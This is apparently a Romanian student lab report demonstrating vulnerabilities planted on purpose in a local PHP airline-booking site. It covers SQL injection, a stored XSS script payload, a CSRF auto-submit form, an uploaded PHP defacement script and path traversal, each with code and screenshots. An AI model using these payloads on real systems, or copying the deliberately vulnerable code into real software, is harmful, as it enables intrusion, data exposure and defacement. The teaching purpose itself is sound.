

SQL Injection

Welcome Back

Sign in to your account

Username

Password

☐ Remember me

Verificare de securitate:

[Log In](#)

Welcome Back

Sign in to your account

Username

Password

☐ Remember me

Verificare de securitate:

[Log In](#)

În primul caz, se returnează toți utilizatorii din baza de date. După logica codului scris în php, mi-ar fi selectat primul utilizator din baza de date și s-ar fi conectat la contul acestuia.

În cel de-al doilea caz, se face injection-ul la nivel de username, ignorându-se complet câmpul parolei => se va reuși conectarea pe username-ul introdus inițial.

[Acasă](#)
[Servicii](#)
[Destinații](#)
[Rezervări](#)
[AERO Kids](#)

Rezervările mele

Bine ai venit, **mirabela**! Mai jos găsești toate zborurile rezervate.

#	NR. ZBOR	DATA PLECĂRII	DATA SOSIRII	NEVOI SPECIALE	DOCUMENT	REZERVAT LA
1	EF789	2024-09-10	2024-09-11	Nu	—	2026-05-10 11:39:18
2	AERO101	2026-05-20	2026-05-20	Da	—	2026-05-10 17:15:49
3	AERO101	2026-05-20	2026-05-20	Da	Vezi document	2026-05-10 17:16:17
4	AERO101	2026-05-20	2026-05-20	Da	Vezi document	2026-05-10 17:38:20
5	AERO101	2026-05-20	2026-05-20	Da	Vezi document	2026-05-10 17:40:57
6	AERO101	2026-05-20	2026-05-20	Nu	Vezi document	2026-05-11 08:47:37

[+ Adaugă rezervare](#)

Codul care a generat vulnerabilitatea:

```
// ADDED SQL INJECTION
$stmt = $pdo->prepare("SELECT id,username,role FROM Users WHERE username = '$input_username' and password = '$input_password'");
$stmt->execute();
$user = $stmt->fetch(PDO::FETCH_ASSOC);
```

Cross-Site Scripting (XSS)

Avem următorul scenariu: Un utilizator își face rezervare de zbor și trebuie să completeze nr. zborului. Acesta introduce, pe lângă nr zborului respectiv, cod javascript care să se execute de fiecare dată când este afișat nr zborului undeva. Pentru a simula acest breach de securitate, pentru componenta din tabelul de rezervări al clientului care stochează nr zborului, NU se va folosi funcția *htmlspecialchars* care transforma codul html în text simplu.

```
<?php foreach ($bookings as $index => $b): ?>
    <tr>
        <td><?= $index + 1 ?></td>
        <td><?= $b['flight_number'] ?></td>
        <td><?= htmlspecialchars($b['departure_date']) ?></td>
        <td><?= htmlspecialchars($b['arrival_date']) ?></td>
        <td><?= $b['special_needs'] ? 'Da' : 'Nu' ?></td>
        <td>
```

Efectul este următorul: când utilizatorul intră să-și verifice rezervările, prima oară va primi o alertă cu mesajul "Breach de securitate" și abia apoi va putea vizualiza pagina dorită.

Rezervă-ți zborul


Completează formularul de mai jos și noi ne ocupăm de restul.

Informații personale

Nume	Doe
Prenume	John
Data nașterii	01/15/2008 
Vârstă	18
Email	ceva@doe.com
Număr de telefon	0748018989

Informații zbor și nevoi speciale


Număr zbor	<input type="text" value='AERO202 <script>alert("Breach de securitate"); </script>'/>
Plecare	Bucuresti
Destinație	Cluj-Napoca
Data	05/20/2026 



Cross-Site Request Forgery (CSRF)

Pentru simularea acestei vulnerabilități, am creat un site paralel care să simuleze un link malițios. Astfel, site-ul "hacker-ului" va completa formularul de rezervare a unui nou zbor, în numele utilizatorului logat.

```
index.html > form#formular-malitos > input
1  <form id="formular-malitos" action="http://localhost/CompanieAerianaVulnerabilitati/upload_document.php" method="POST">
2
3      <input type="hidden" name="flightNr" value="VIP-999">
4      <input type="hidden" name="email" value="hacker@doe.com">
5      <input type="hidden" name="date" value="2026-12-25">
6
7  </form>
8
9  <script>
10     // in secunda in care victima deschide pagina, browserul trimite acest formular instantaneu
11     document.getElementById('formular-malitos').submit();
12 </script>
```



Unrestricted File Upload (UFU)

Există următorul scenariu: un utilizator rău intenționat încarcă un document .php în cadrul formularului ce facilitează rezervarea unui zbor (încărcarea documentelor era realizată pentru persoanele care au nevoi speciale). Astfel, deoarece documentele transmise de către utilizatori nu sunt validate pe backend, există un breach de securitate major.

Pentru a simula problema descrisă mai sus, am ales să modific pagina principală a site-ului AERO.

C: > Users > maria > Downloads > hack.php

```
1 <?php
2 $fisier = "../index.php";
3 $cod_malitos = "\n<div style='background-color: black; color: red; text-align: center; padding: 40px; margin-top: 50px; border-top: 5px solid red;'\n
4 \n<h1 style='font-family: Arial, sans-serif; font-size: 36px;'\>ATENTIE: Site compromis! </h1>
5 \n<p style='font-size: 20px; color: white;'\>You just got hacked.</p>
6 \n</div>";
7
8 // fisierul original ramane intact, codul nou se lipeste la final
9 file_put_contents($fisier, $cod_malitos, FILE_APPEND);
10 ?>
```

localhost/CompanieAerianaVulnerabilitati/index.php

Zboruri zilnice:

ZBOR ↕	PLECARE ↕	SOSIRE ↕	ORA_PLECARE ↕	ORA_SOSIRE ↕	TIP ↕
AERO101	București (OTP)	Cluj-Napoca (CLJ)	08:00	08:50	Direct
AERO205	București (OTP)	Paris (CDG)	10:00	12:30	Direct
AERO309	București (OTP)	New York (JFK)	09:15	17:40	1 escală

TIP ↕	Bagaj de mână (mic)	Bagaj de mână (mare)	Bagaj de cală
DIMENSIUNI ↕	40 x 30 x 20 cm	55 x 40 x 23 cm	150 x 100 x 80 cm
DEPOZITARE ↕	În compartimentul de deasupra scaunului	În compartimentul de deasupra scaunului	În cala avionului

Depune o plângere

ATENTIE: Site compromis!

You just got hacked.

Path Traversal Attack (PTA)

Pentru a simula această vulnerabilitate, vom lua cazul în care utilizatorul trebuie să deschidă documentele încărcate în formularul pentru rezervarea zborului. În cadrul URL-ului, se parsează direct denumirea fișierului, fără alte verificări => există posibilitatea ca un utilizator rău intenționat să se "plimbe" prin fișiere și să aibă acces la codul de pe backend, parole și alte fișiere care ar fi trebuit să rămână neaccesate.

localhost/CompanieAerianaVulnerabilitati/my_bookings.php

Acasă

Servicii

Destinații

Rezervări

AERO Kids


Rezervările mele

Bine ai venit, **mirabela!** Mai jos găsești toate zborurile rezervate.

#	NR. ZBOR	DATA PLECĂRII	DATA SOSIRII	NEVOI SPECIALE	DOCUMENT	REZERVAT LA
1	EF789	2024-09-10	2024-09-11	Nu	—	2026-05-10 11:39:18
2	AERO101	2026-05-20	2026-05-20	Da	—	2026-05-10 17:15:49
3	AERO101	2026-05-20	2026-05-20	Da	Vezi document	2026-05-10 17:16:17
4	AERO101	2026-05-20	2026-05-20	Da	Vezi document	2026-05-10 17:38:20
5	AERO101	2026-05-20	2026-05-20	Da	Vezi document	2026-05-10 17:40:57
6	AERO101	2026-05-20	2026-05-20	Nu	Vezi document	2026-05-11 08:47:37

+ Adaugă rezervare

Aici se deschide fișierul selectat și se poate observa modalitatea de parsare directă a numelui: `fișier = .....`



Această denumire poate să fie modificată, iar utilizatorul să aibă acces la fișierele ascunse ale aplicației.
(../upload_document.php)

localhost/CompanieAerianaVulnerabilitati/download.php?fișier=../upload_document.php

```
<?php
session_start();

$servername = "localhost";
$username = "root";
$password = "";
$dbname = "myDatabase";

try {
    $pdo = new PDO("mysql:host=$servername;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $flight_number = $_POST['flightNr'] ?? '';
        $departure_date = $_POST['date'] ?? '';
        $arrival_date = $_POST['date'] ?? '';
        $special_needs = !empty(trim($_POST['specialNeeds'] ?? '')) ? 1 : 0;
        $user_id = $_SESSION['user_id'] ?? null;

        // se salveaza rezervarea in baza de date
        $stmt = $pdo->prepare(
            'INSERT INTO Bookings (flight_number, departure_date, arrival_date, special_needs, user_id)
            VALUES (:flight_number, :departure_date, :arrival_date, :special_needs, :user_id)'
        );
        $stmt->execute([
            ':flight_number' => $flight_number,
            ':departure_date' => $departure_date,
            ':arrival_date' => $arrival_date,
            ':special_needs' => $special_needs,
            ':user_id' => $user_id,
        ]);

        $booking_id = $pdo->lastInsertId();

        // daca s-a incarcat un fisier, se proceseaza
        if (isset($_FILES['specialNeedFiles']) && $_FILES['specialNeedFiles']['error'] === UPLOAD_ERR_OK) {
```